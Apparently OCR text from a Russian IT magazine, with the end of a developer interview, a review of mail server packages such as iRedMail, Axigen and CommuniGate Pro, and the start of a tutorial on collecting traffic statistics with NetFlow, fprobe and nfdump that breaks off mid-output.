A Была идея, и до сих пор есть, только пока я не уверен, что это кому-то надо. Просто уже поздно. Но в принципе, могу и выпустить. Я это предлагал даже.

Q Сейчас в свободное время занимаешься какими-нибудь интересными проектами наподобие DGOS?

A Отдыхаю. Скоро очередной экзамен на следующий этап прав пилота. После этого, думаю, займусь чем-нибудь типа mesh networking. Мне эта тема интересна.

Q Зачем тебе права пилота? Голубая мечта детства или очередное увлечение?

A И то и другое, конечно. Кто не мечтал полетать? Однажды (где-то два года назад) мне надоело мечтать, и я пошел и узнал, как начать. Права получил примерно через год. Но в пилотских правах есть градации, например, мне можно пилотировать только одномоторные самолеты весом меньше 5700 кг. Но это пока... на следующем этапе можно будет и больше.

Вообще, это отличное хобби и полезное тоже. Расслабляет так же, как и езда по автотрассе. При этом в небе нет полицейских, которые хотят снять штраф за превышение скорости.

Q Какие еще у тебя есть увлечения?

A В свободное от полетов и работы время пишу стихи и музыку. Иногда рисую. Еще я делаю радиоуправляемые самолеты, ну и собираю большую коллекцию штрафов за превышение скорости. К сожалению, на трассах тут максимально разрешено 105 км/ч, а мой «Корвет» может 300. Вот в этом и состоит мое несогласие с полицией. :)

Q Можешь сказать пару напутственных слов нашим читателям? Как быть таким же продуктивным и успешным, как ты? :)

A Никогда не сдаваться и принимать смех остальных за зависть. Чем меньше вас понимают, тем радикальнее ваши идеи. Ну и, конечно, меньше хотеть и больше делать. ⌘

Сергей Яремчук (grinder@synack.ru)

Новая порода ПОЧТАРЕЙ

WARNING

После первого запуска CommuniGate Pro необходимо в течение десяти минут подключиться к порту 8010 и задать пароль администратора.

ОБЗОР ПОПУЛЯРНЫХ РЕШЕНИЙ ДЛЯ БЫСТРОГО РАЗВЕРТЫВАНИЯ ПОЧТОВОГО СЕРВЕРА




Сегодня, когда электронная почта является основой для бизнес-процессов, компаниям требуется надежная и высокопроизводительная почтовая система, которая бы защищала от вирусов и спама, умела авторизовывать пользователей, шифровать передаваемый трафик и предлагала множество удобных функций. Представленные решения позволяют достичь такого результата, затратив минимум усилий.

iRedMail

НАЗВАНИЕ: iRedMail
САЙТ ПРОЕКТА: iredmail.org
ЛИЦЕНЗИЯ: GNU GPL
ПЛАТФОРМА: *nix

Почтовые серверы на *nix подкупают своей открытостью, производительностью и защищенностью, но для новичка развертывание с нуля и последующее сопровождение может превратиться в настоящий кошмар. Проект iRedMail ставит своей целью решить эту проблему. По сути, данная разработка представляет собой набор скриптов и готовых конфигов, упрощающих процесс развертывания и первоначальной настройки почтового сервера на базе Postfix/Dovecot с поддержкой протоколов SMTP, POP3 и IMAP. После запуска скрипт сам скачает и установит нужные пакеты, создаст первый виртуальный домен (задав минимум вопросов) с администратором и пользователем. Сам процесс развертывания занимает минут десять, после чего уже можно будет отправлять и получать почту. Читать документацию и копаться в настройках не придется, не потребуется и специфических знаний *nix. Учетные записи можно сохранять в OpenLDAP или MySQL, это выбирается на этапе установки. Далее можно создавать любое количество доменов, почтовых ящиков и алиасов, то есть ограничений никаких нет. Для защиты почты от вирусов и спама будут автоматически установлены SpamAssassin и ClamAV, а также инструменты, обеспечивающие поддержку технологий SPF (Sender Policy Framework), DKIM (DomainKeys Identified Mail), HPR (HELO Randomization Prevention), Spamtrap и белые, черные, серые списки. Для блокировки попыток перебора пароля ставится iptables Fail2ban. Проект предлагает свою разработку iRedAPD (Access Policy Delegation), позволяющую управлять политиками Postfix, делегируя полномочия между пользователями. Управление производится при помощи веб-интерфейса Roundcube WebMail, параллельно будут установлены средства управления сервисами phpLDAPadmin, PostfixAdmin, phpMyAdmin и анализатор логов AWStats для просмотра статистики. Доступен также локализованный интерфейс администратора собственной разработки — iRedAdmin, в двух версиях: бесплатной Open Source и коммерческой iRedAdmin-Pro. Первая позволяет управлять только учетными записями и доменами, вторая решает все вопросы по администрированию почтовой системы. Все компоненты ставятся на один «чистый» сервер; если уже есть работающий MySQL, к нему можно подключиться, только если выполнить необходимые настройки вручную (требует некоторого опыта).



Добавление учетной записи в iRedMail

Поддерживается установка на i386/x86_64 версии Red Hat Enterprise Linux, CentOS, Gentoo Linux, Debian, Ubuntu, openSUSE и Open/FreeBSD. На сайте проекта доступно несколько руководств, помогающих быстро сориентироваться.

IndiMail

НАЗВАНИЕ: IndiMail
САЙТ ПРОЕКТА: indimail.sf.net
ЛИЦЕНЗИЯ: GNU GPL
ПЛАТФОРМА: *nix

Платформа обмена сообщениями по протоколам SMTP, IMAP, POP3, поддерживающая QMQP, QMTP, DKIM и BATV (Bounce Address Tag Validation) и проверку почты на спам и вирусы. Базируется на нескольких Open Source решениях: Qmail, Courier IMAP/POP3, serialmail (доставка почты через коммутируемые соединения), qmailanalog (списки рассылки), dotforward, fastforward, mess822, daemontools, ucspi-tcp, Bogofilter, Fetchmail и других. Предоставляет набор инструментов для управления виртуальными доменами и учетными записями пользователей собственной разработки. Обеспечивает маршрутизацию для SMTP, IMAP и POP3, что позволяет разместить почтовый домен на нескольких серверах с обменом данными между ними или как прокси. Это очень удобно, если организация состоит из нескольких удаленных офисов. Используя утилиту hostcntrl, можно добавить на обслуживание отдельные адреса из других доменов. Это позволяет использовать IndiMail в гетерогенной среде без необходимости поднятия нескольких доменов или при переходе от проприетарного решения. Несколько серверов с синхронизацией данных позволяют легко наращивать структуру. Чтобы обеспечить лучшую масштабируемость и производительность, некоторые компоненты были изменены (в частности, Qmail). В IndiMail используется несколько так называемых коллекций (queue collection), каждая из которых выполняет свой процесс qmail-send/qmail-todo и может хранить данные на отдельном харде. Такая архитектура позволяет обрабатывать запросы быстрее, чем оригинальный Qmail.

Разработчики дают полную свободу в настройках, практически все параметры можно переопределить через переменные (а их всего около 200). Например, переменная CONTROLDIR указывает на каталог с конфигурационными файлами, QUEUEDIR — каталог с очередями. То есть можно запустить несколько копий IndiMail на одном сервере со своими настройками для каждой очереди, отправителя, получателя и узла. Но разбираться во всех переменных необязательно: чтобы запустить IndiMail, понадобится всего несколько правок. Новички могут управлять установками при помощи меню FLASH (построено на Ncurses). Данные о виртуальных пользователях хранятся в MySQL, адресные книги могут храниться в OpenLDAP. Последние релизы полностью совместимы с systemd. Много внимания разработчики уделяют безопасности как самого сервера, так и сервисов — минимальное использование SETUID, четкое разделение между программами/адресами/файлами, пятиуровневый trust partitioning, автоматическое распознавание локальных IP, access-list, tcprules, фильтр контента, TLS/SSL и многое другое.



Веб-интерфейс iWebAdmin построен на QmailAdmin

Установить IndiMail можно на любой 32/64 *nix платформе. Для загрузки доступны исходные тексты, пакеты и репозитории для некоторых популярных дистрибутивов Linux (RHEL/CentOS 5/6, Fedora, openSUSE/SLE, Mandriva, Debian и Ubuntu). Для управления сервером предлагается около 45 программ различного назначения (большинство расположено в /var/indimail/bin), учетные записи можно также настраивать при помощи веб-интерфейса iWebAdmin (построен на QmailAdmin), который необходимо устанавливать отдельно.

Rumble


НАЗВАНИЕ: Rumble
САЙТ ПРОЕКТА: rumble.sf.net
ЛИЦЕНЗИЯ: GNU GPL
ПЛАТФОРМА: *nix, Windows

Почтовый сервер, поддерживающий SMTP (ESMTPSA), POP3 и IMAP. Очень прост в управлении, для администрирования используется веб-интерфейс. Вполне подходит для небольших организаций с несколькими доменами. Написан на C/C++, для сценариев предлагается свой API (Lua и C/C++). Архитектура позволяет наращивать производительность сервера за счет кластеризации серверов для одного или всех доменов. Поддерживает SSL/TLS, SQLite и MySQL, аутентификацию (MD5/PLAIN/STARTTLS), для защиты от спама включены модули white/grey/blacklist, SpamAssassin, технологии BATV и VERP (Variable Envelope Return Path). В настройках предусмотрена возможность ограничить максимальный размер сообщения.

На сайте доступны исходные коды и x86/x64-бинарники для установки на Linux (Generic, Ubuntu, Debian). Чтобы запустить сервер, нужно распаковать архив и выполнить скрипт, все остальное программа сделает сама. Для удобства исходные тексты и конфигурационные файлы можно распределить по соответствующим каталогам и обеспечить автозагрузку при старте ОС. Параметры сервера и модули подключаются в файле rumble.conf. Для возможности регистрации через веб-интерфейс (порт 2580) следует удалить автоматически созданный файл modules/rumblelua/auth.cfg (в нем содержится пароль админа), после этого открываем веб-браузер и указываем новый пароль. Теперь можно управлять доменами, учетными записями и почтовыми ящиками, настройками сервера, просматривать логи и статистику.

По умолчанию в качестве базы данных используется SQLite, если ее возможностей не хватает или в организации уже есть работающая MySQL, то можно легко переключить сервер для работы с этой СУБД.

Для администрирования сервера используется три уровня — администратор сервера, администратор домена и пользователь. Интерфейс администратора сервера позволяет лишь создавать и удалять домены, плюс доступен ряд специфических настроек. Создав домен, в меню RumbleLua User нужно добавить новый аккаунт и указать в его настройках этот домен. Это и будет администратор домена, который после регистрации в системе получает возможность создавать почтовые ящики, алиасы, привязывать адрес к модулю, задавать программу, которая будет запущена при получении письма на определенный адрес, и настраивать релей. Интерфейс не локализован, хотя все очень просто и понятно.


Информация о сервере в веб-интерфейсе Rumble

Axigen


НАЗВАНИЕ: Axigen
САЙТ ПРОЕКТА: axigen.com/ru
ЛИЦЕНЗИЯ: GNU GPL
ПЛАТФОРМА: Linux, FreeBSD, Solaris, Windows


Многофункциональный, быстрый, защищенный почтовый сервер (SMTP/POP3/IMAP) с функциями совместной работы, календарем, списком задач и заметками, разрабатываемый румынской компанией Gecad Technologies. Работать с сообщениями пользователи могут через почтовый клиент или при помощи локализованного веб-интерфейса, построенного с применением технологии Ajax, — его можно полностью подогнать под себя. Поддерживаются горячие клавиши, что еще больше усиливает ощущение работы с обычным настольным приложением. В настройках доступны: сбор почты с внешних ящиков, автоответчик, фильтр почты, установка псевдонимов и другое. Пользователь также может экспортировать/импортировать контакты в файл формата CSV для переноса в другие приложения. Кроме стандартного, предлагается и упрощенный для мобильных устройств интерфейс, поддержка ActiveSync для синхронизации сообщений, контактов и календаря. В качестве дополнения устанавливается расширение для работы с общими папками.

Администрирование выполняется при помощи командной строки или через веб-модуль (работает на 9000-м порту), понятный даже новичку. При этом тонко делегируются другим пользователям определенные права по настройкам.

Возможна интеграция с LDAP-сервером (в документации описан OpenLDAP и eDirectory) или Active Directory, для этого следует установить специальные схемы расширения. Реализованы модули резервирования и восстановления информации, списки рассылки, поддержка кластера и балансировки нагрузки, MAPI-интерфейс, POP3- и IMAP-прокси. Сервер может обслуживать несколько доменов с различными настройками. В документации описано, как интегрировать IM-сервис, построенный на основе Jabber/XMPP. Кроме этого, Axigen имеет развитую систему отчетов с выводом всевозможных графиков, всего подготовлено около ста шаблонов. Для защиты информации может использоваться TLS/SSL, поддерживаются все популярные механизмы аутентификации: plain, login, cram-md5, digest-md5 и так далее. Возможна интеграция с пятнадцатью решениями для борьбы с вирусами (Kaspersky, Dr.Web, Symantec, ClamAV и другие) и спамом (включая SpamAssassin). Поддерживаются технологии SPF, DKIM, черный/серый/белый списки и фильтрация по IP / стране отправителя. Все это подключается буквально одним щелчком мышки из интерфейса администратора. Возможен обмен данными между Axigen и MS Outlook, для этого необходимо установить коннектор.

Большим плюсом Axigen является возможность работы сервера на нескольких ОС. На странице закачки доступны пакеты для Debian, RHEL и CentOS 5/6, SUSE Linux Enterprise 10/11, Fedora 12/13, openSUSE 11.2/11.3, FreeBSD 7.x/8.x, Solaris 10 x86/SPARC и Win2k3/2k8 (x86/x64). Также подготовлены Virtuozzo — контейнеры для быстрого развертывания в виртуальных средах. Установка очень проста и производится при помощи GUI-интерфейса, в котором предстоит выбрать сервисы, задать порты и указать сетевые интерфейсы для подключений пользователей и админов. При должной сноровке весь процесс займет не более 10–15 минут. На сайте проекта можно найти подробную документацию и несколько видеороликов, в которых показан процесс установки и администрирования. Кроме этого, доступны демоинтерфейсы пользователя и администратора. Версия Axigen Free Mail Server (Office Edition) предоставляется бесплатно и позволяет обслуживать до ста учетных записей e-mail и пять календарей.


Axigen: антиспам-настройки в веб-интерфейсе юзера


Конфигурация домена в Axigen

CommuniGate Pro

НАЗВАНИЕ: CommuniGate Pro
САЙТ ПРОЕКТА: communigate.com
ЛИЦЕНЗИЯ: Free/платная
ПЛАТФОРМА: *nix, Windows, Mac OS X

Популярная платформа для обмена электронной почтой, IM, VoIP, с функциями календаря и автоматизацией совместной работы. Например, VoIP обеспечивает передачу голоса/видео и обеспечивает такие возможности, как конференции, автосекретарь (IVR), автоматическое распределение звонков, управление очередями вызовов, голосовая почта. При этом CommuniGate поддерживает установку на большое количество ОС и архитектур (всего около тридцати), IPv4 и IPv6, стандартные протоколы SMTP, SIP, IMAP, XMPP, LDAP, RADIUS, XIMSS, CalDAV, WebDAV, MAPI и другие. Пограничный контроллер сессий (Session Border Controller) обеспечивает корректную работу через NAT-устройства. Входящий в состав CGP LDAP-сервер может использоваться и другими приложениями. Возможна синхронизация данных с BlackBerry при помощи AirSync (лицензия на каждое устройство приобретается отдельно). Менеджер рассылок позволяет автоматизировать рассылку новостей с возможностью самостоятельной подписки пользователем. Рассылка создается администратором, в дальнейшем управляется одним из пользователей сервера.


Пользователи могут подключиться через любую программу-клиент, поддерживающую эти протоколы, или локализованный веб-интерфейс. Причем веб-интерфейс очень просто настроить таким образом, что он принимает вид обычного почтового клиента (чтобы юзвери меньше путались). Также возможно использование упрощенного интерфейса для экономии трафика при работе с PDA и доступ по протоколу WAP с мобильных телефонов. Вызвать пользователя для разговора через VoIP можно одним щелчком из веб-клиента или адресной книги. Администратор в настройках устанавливает доступные пользователю функции — сортировку и пересылку почты, автоответчик, загрузку писем с внешних POP3-ящиков, список контактов, задач и календарь.

Настройки позволяют пользователю открыть доступ к своему ящику или отдельным папкам другим пользователям сервера. Это полезно, когда в организации должна быть заведена служебная учетная запись для связи с клиентами, которую используют несколько человек.

Один сервер может обслуживать несколько доменов. Узлы кластера способны обрабатывать только определенный вид трафика (например, по региону), для распределения запросов используется технология SIP Farm. Решение легко масштабируется до любых размеров. К слову, на CommuniGate Pro построена сеть IP-телефонии оператора SIPNET.

Возможна аутентификация пользователя при помощи внутренней БД, Active Directory или внешней программы, в том числе поддерживаются сертификаты клиента. В настройках можно указать IP-адреса, с которых разрешено или запрещено подключение клиентов. Вся информация, хранящаяся на сервере и передаваемая между клиентом и сервером, может быть зашифрована с помощью технологий SSL, TLS, S/MIME и других.

Открытые API упрощают интеграцию с системами биллинга и управления. Поддержка плагинов позволяет подключать решения сторонних производителей для фильтрации спама и вирусов. В настоящее время поддерживается интеграция с решениями от Касперского, Sophos, McAfee, MailShell, Cloudmark.



Веб-интерфейс администрирования CommuniGate Pro

Реализованы и стандартные средства защиты — проверка обратного адреса отправителя, поддержка DNSBL (RBL), запрет приема почты с определенных IP-адресов и сетей, проверка определенной строки в заголовке или теле письма.

Установка в любой ОС несложна, по сути, нужно лишь распаковать архив и запустить сервер. Все настройки сервера, доменов и учетных записей производятся при помощи веб-интерфейса (работает на 8010-м порту, после запуска нужно подключиться к нему в течение десяти минут и задать пароль администратора). Система прав позволяет делегировать администрирование домена другим пользователям, указав только те функции, которые им действительно необходимы.

В настоящее время доступно несколько версий сервера, отличающихся лицензиями. Бесплатно предлагается Community Edition, в которой активно пять аккаунтов, за плату предлагаются Corporate Edition и Service Provider с дополнительными функциями.

РАЗВЕРНУТЬ ПОЧТОВЫЙ СЕРВЕР ПРИ ПОМОЩИ ОПИСАННЫХ РЕШЕНИЙ НЕ ТАК УЖ И СЛОЖНО, В ЗАВИСИМОСТИ ОТ ОПЫТА АДМИНА И КОЛИЧЕСТВА НАСТРОЕК НА ЗАПУСК УЙДЕТ ОТ СИЛЫ ПОЛЧАСА


ZENTYAL — ПОЧТОВИК ИЗ КОРОБКИ

Новичкам, которых пугает само слово Linux и необходимость ввода команд в терминале, нужно простое решение, позволяющее быстро и без чтения документации развернуть почтовый сервис. Как вариант здесь можно посоветовать Zentyal (zentyal.org) — специализированный дистрибутив, построенный на базе Ubuntu Server (последний релиз основан на Ubuntu 12.04 LTS) и позволяющий выполнить все необходимые установки и настройки при помощи графического интерфейса. Zentyal — дистрибутив широкого назначения, который может использоваться и как роутер с функциями UTM, офисный сервер или сервер сообщений. Все необходимые функции реализуются при помощи устанавливаемых модулей/пакетов. В настоящее время доступно более тридцати модулей из пяти категорий, которые добавляются одним щелчком. Zentyal может устанавливаться в качестве самостоятельного сервера, используя свою базу пользователей, или работать в связке master/slave с возможностью репликации между несколькими серверами и синхронизации учетных данных с LDAP/AD.

ЗАКЛЮЧЕНИЕ

Развернуть почтовый сервер при помощи описанных решений не так уж и сложно, в зависимости от опыта админа и количества настроек на запуск уйдет от силы полчаса. На каком конкретно решении остановиться, выбирать тебе. Для организации среднего размера отлично подойдут iRedMail, Axigen и Rumble; в том случае, когда компания состоит из нескольких территориально удаленных офисов, следует присмотреться к Axigen, IndiMail и CommuniGate Pro. Последний к тому же обеспечивает VoIP.

Сергей Яремчук (grinder@synack.ru)



Контроль в свободном потоке

СОБИРАЕМ СТАТИСТИКУ ПРИ ПОМОЩИ NETFLOW

Любой системный администратор рано или поздно сталкивается с необходимостью собирать статистику по расходованию трафика, используя которую он всегда сможет ответить на вопросы начальства: кто, на какие адреса, когда и сколько. Для этих целей сегодня создано множество решений и технологий, и наиболее популярное из них — NetFlow.

НЕСКОЛЬКО СЛОВ О NETFLOW

Сетевой протокол NetFlow изначально разрабатывался Cisco (goo.gl/vM2I7) для технологии коммутации пакетов в своих устройствах, но сегодня используется в основном для учета трафика. Его спецификации открыты, поэтому со временем NetFlow стал стандартом и применяется не только в Cisco, но и в решениях других фирм (вроде Juniper и Enterasys) и ОС.


На сегодня известно несколько версий. Протокол NetFlow v1, созданный в 1990 году, использовался в маршрутизаторах для коммутации пакетов, когда первый пакет потока создавал запись в таблице маршрутизации (по сути, кеш), которая затем применялась ко всему потоку. Примерно такая же технология сегодня задействуется и в Netfilter. Последняя, девятая версия протокола вышла в октябре 2004 года и описана в RFC 3954. На основе v9 с несколькими расширениями был создан протокол IPFIX (IP Flow Information Export, RFC 3917), который в кулуарах называют NetFlow v10. При этом v2–4 являются внутренней реализацией Cisco, не получившей большого распространения. Поэтому после первой версии сразу появилась наиболее популярная v5, возможностей которой достаточно для большинства задач в IPv4-сетях. Сетевой трафик анализируется на уровне сеансов, запись (flow record) создается для каждой транзакции TCP/IP. В v5 сохраняются данные о версии протокола, интерфейсах, времени начала и окончания соединения, IP и портах источника и назначения, количестве байт и пакетов, TOS- и TCP-флаги. Девятая версия понимает заголовки IPv6, метки потоков MPLS, адрес шлюза BGP и дополнительные поля. Например, в Cisco ASA NetFlow используется для динамического отслеживания потоков. Чтобы выявить различные события, как раз и предназначены специальные поля v9 (Network Security Event Logging, NSEL), которые затем сопоставляются с шаблонами.

Для сбора и последующего анализа информации о трафике требуется наличие следующих NetFlow-компонентов:

- **сенсор** — собирает статистику по всем сеансам (потокам трафика, flows) и отправляет коллектору. Сенсоры устанавливаются на всех маршрутизаторах или других устройствах, статистику с которых необходимо собрать. В зависимости от настроек информация сбрасывается после того, как сенсор определил, что поток закончился, или периодически по мере накопления данных;
- **коллектор** — собирает данные, получаемые от сенсоров по UDP или SCTP (Stream Control Transmission Protocol), и обеспечивает их хранение; формат хранения зависит от реализации. Коллектор обычно принимает данные о трафике на 2055-м порту, но в некоторых реализациях это может быть порт 9555, 9995 или любой другой, определенный админом;
- **анализатор** — анализирует собранные коллектором данные и выводит их в виде отчетов (таблицы и графики).

Можно установить комплексное решение, когда разработчик предлагает все три составляющие, или собрать свой вариант: сенсор + коллектор + анализатор. В последнем случае следует учитывать совместимость форматов коллектор — анализатор, хотя некоторые проекты предлагают свои конвертеры из одного формата в другой.

В перегруженных сетях возможна потеря UDP-пакетов, а UDP не информирует о необходимости повтора. Это может исказить статистику, особенно учитывая, что сенсор не хранит сброшенные данные. Эта проблема наиболее актуальна для v8 и v9, где в один пакет может быть объединена информация о нескольких потоках. В этом случае некоторые реализации позволяют использовать SCTP. Хотя этот протокол тоже неидеален, поскольку требует взаимодействия между коллектором NetFlow и каждым сенсором NetFlow: например, если коллектор обслуживает большое количество сенсоров, могут быть задержки и, опять же, потери. Использование UDP предпочтительно, когда сенсор завязан на несколько коллекторов, ведь UDP очень просто реплицировать. Для этих целей можно использовать программу вроде samplicator (code.google.com/p/samplicator), отправляющую копии UDP на несколько адресов. Кроме этого, ретранслировать полученные данные могут и некоторые коллекторы. Протокол TCP, в силу своей специфики, не подходит для передачи такого объема данных, так как будут возникать задержки из-за установления связи и сбора всех пакетов (потребуется также выделить некоторый буфер, что опять повлечет затраты). В некоторых маршрутизаторах, работающих на высоконагруженных магистралях, используется упрощенная реализация Sampled NetFlow, когда считаются не все пакеты, а неко-



Указываем IP-адрес коллектора при установке fprobe

торые, через определенный промежуток (в разных реализациях свой алгоритм). Нетрудно догадаться, что Sampled NetFlow показывает не точную, а приблизительную статистику, хотя для некоторых задач этого вполне достаточно.

УСТАНАВЛИВАЕМ СЕНСОР НА LINUX

Поддержка сенсоров NetFlow сегодня реализована во многих аппаратных маршрутизаторах, прошивках DD-WRT и ОС. Например, в анонсированной недавно VMware vSphere 5 появилась поддержка NetFlow v5, предоставляющая возможность просматривать трафик между виртуальными машинами на одном или разных хостах. Отслеживая поток трафика приложений внутри виртуальной машины, админ может контролировать производительность сети и целевое использование трафика. Для Cisco активация NetFlow для передачи на коллектор 192.10.0.2:9001 очень проста:

```
router(config)# interface fastethernet 0/0
router(config)# ip route-cache flow
router(config)# ip flow-export version 5 origin-as
router(config)# ip flow-export 192.10.0.2 9001
router(config)# ip flow-cache timeout active 5
```

Вот далеко не все варианты NetFlow-сенсоров, при помощи которых можно собирать статистику в разных ОС:

- fprobe (fprobe.sourceforge.net) — работает в Linux, базируется на libpcap, есть форк fprobe-ulog, использующий libipulog;
- ipt-netflow — работает в Linux и состоит из двух модулей: ядра и iptables;
- softflowd (code.google.com/p/softflowd) — работает в Linux/FreeBSD, поддерживает NetFlow v1/v5/v9;
- pfflowd (mindrot.org/projects/pfflowd) — работает в OpenBSD;
- nProbe (ntop.org/products/nprobe) — расширяемый сенсор/коллектор под Linux, FreeBSD и Windows, поддерживающий NetFlow v5/v9/IPFIX;
- IPCAD (lionet.info/ipcad) — сенсор для Linux, FreeBSD, OpenBSD, Mac OS X/Darwin и Solaris, поддерживающий raw BPF-устройства, PCAP, iptables ULOG & IPQ;
- fSonar (softpiua.com/ru/products/softpi/fsonar.html) — сенсор для Windows, поддерживающий NetFlow v5/v9;
- ndsad (ndsad.sf.net) — сенсор, поддерживающий NetFlow v5 для Windows (winpcap), Linux (libpcap), Mac OS X и FreeBSD;
- PRTG Network Monitor (paessler.com/netflow_monitoring) — проприетарное «все в одном» решение для мониторинга Windows от XP и выше (десять сенсоров бесплатно).

Если в сети уже есть работающий маршрутизатор, выдающий NetFlow, эту часть статьи можно пропустить. Мы же предположим, что у нас настроен роутер на Ubuntu/Debian и мы хотим собирать статистику.

```
$ sudo apt-get install fprobe
```

В процессе установки пакета будут заданы вопросы относительно интерфейса для сбора статистики и хоста, на котором развернут коллектор (нужно указать IP-адрес и номер порта). После чего стартует демон с указанными настройками. В последующем все параметры можно изменить в файле /etc/default/fprobe:

```
$ sudo nano /etc/default/fprobe
# Для всех интерфейсов пишем "any"
INTERFACE="eth0"
FLOW_COLLECTOR="192.10.0.2:9001"
# Дополнительные аргументы; так, "-f" позволяет указать
# специфические условия выборки трафика; наиболее популярным
# является отбор только IP-пакетов, то есть "-fip"
OTHER_ARGS="-fip"
```


Аргументов у fprobe очень много, в высоконагруженных сетях, возможно, потребуется корректировка приоритета (установкой r больше 0), буфера ядра для захвата пакетов (B и q), задержки между отправками (t). Теперь при помощи tcpdump можно просмотреть отправляемые на удаленную систему пакеты.

```
$ sudo tcpdump -n udp port 9001
```

Для удобства можно использовать фильтр, для отлова только NetFlow: «-T cnfp». Так же просто настраивается и Softflowd. Вся информация пошла, но пока в «никуда», самое время начать ее собирать.

КОЛЛЕКТОР

Выбор связки коллектор + анализатор — дело ответственное и зависит от необходимости в дальнейшей обработке данных и их визуализации. Самым известным коллектором является пакет flow-tools, разрабатываемый Марком Фуллмером и содержащий массу полезных инструментов, с помощью которых можно обрабатывать собранную информацию. Вместе с flow-tools можно использовать несколько анализаторов — Perl-скрипт FlowScan (caida.org/tools/utilities/flowscan), обрабатывающий полученные flow-capture (коллектор NetFlow из пакета flow-tools) данные и сохраняющий итог в базе данных RRD. Для визуализации FlowScan может использовать дополнительные модули отчетов: CUFlow, CampusIP, SubNetIO. Это очень интересный вариант, но мне больше нравится nfdump (nfdump.sf.net), поддерживающий NetFlow v1/v5/v7/v9 и IPFIX (пока бета), для просмотра собранной им информации используют фронтенд NfSen (Netflow Sensor, nfsen.sf.net). Причем доступна и NSEL-версия nfdump, поддерживающая дополнительные записи Cisco ASA. Сам nfdump представляет собой пакет из нескольких утилит: nfcapd (демон, читающий поток и сохраняющий информацию в файл), nfdump (считывает данные из файла и выводит статистику), nfprofile (считывает данные из файла и применяет к ним фильтры, информацию сохраняет в другой файл для



Смотрим NetFlow-трафик при помощи tcpdump

дальнейшего использования), nfreplay (считывает данные из файла и отправляет по сети на удаленную систему/коллектор), nfclean.pl (удаляет старые данные), ft2nfdump (конвертер данных flow-tools в формат nfdump). По умолчанию демон nfcapd каждые пять минут создает файл с новым именем (включает метку времени, чтобы не повторяться), который затем анализируется nfdump. Нужный пакет есть в репозитории, поэтому установка nfdump в Ubuntu/Debian очень проста:

```
$ sudo apt-get install nfdump
```

Работу nfcapd и nfdump в большинстве случаев настраивают через NfSen. Именно поэтому все демоны пакета nfdump по умолчанию не стартуют, в чем легко убедиться, заглянув в /etc/default/nfdump:

```
$ cat /etc/default/nfdump
# nfcapd is controlled by nfsen
nfcapd_start=no
```

Но для начала удостоверимся, что все работает. Запускаем демон для сбора nfcapd-статистики, в качестве параметра указываем каталог для хранения файлов и UDP-порт:

```
$ sudo nfcapd -w -D -l /var/cache/nfdump/router1 -p 9001
```

Если адресов несколько, а нужно выбрать один, указываем нужный при помощи '-b'. Параметр '-R host/port' позволяет сразу переправить NetFlow-пакеты на другой узел. При помощи параметра '-p' можно считывать данные не из сети, а из pcap-файла.

Чтобы прочитать и вывести таблицу со всеми собранными данными при помощи nfdump, достаточно указать каталог:

```
$ sudo nfdump -R var/cache/nfdump/router1
Date flow start Duration Proto Src IP Addr:Port Dst IP
Addr:Port Packets Bytes Flows
2012-07-05 10:09:12.112 0.001 UDP 22.22.22.22:1234 ->
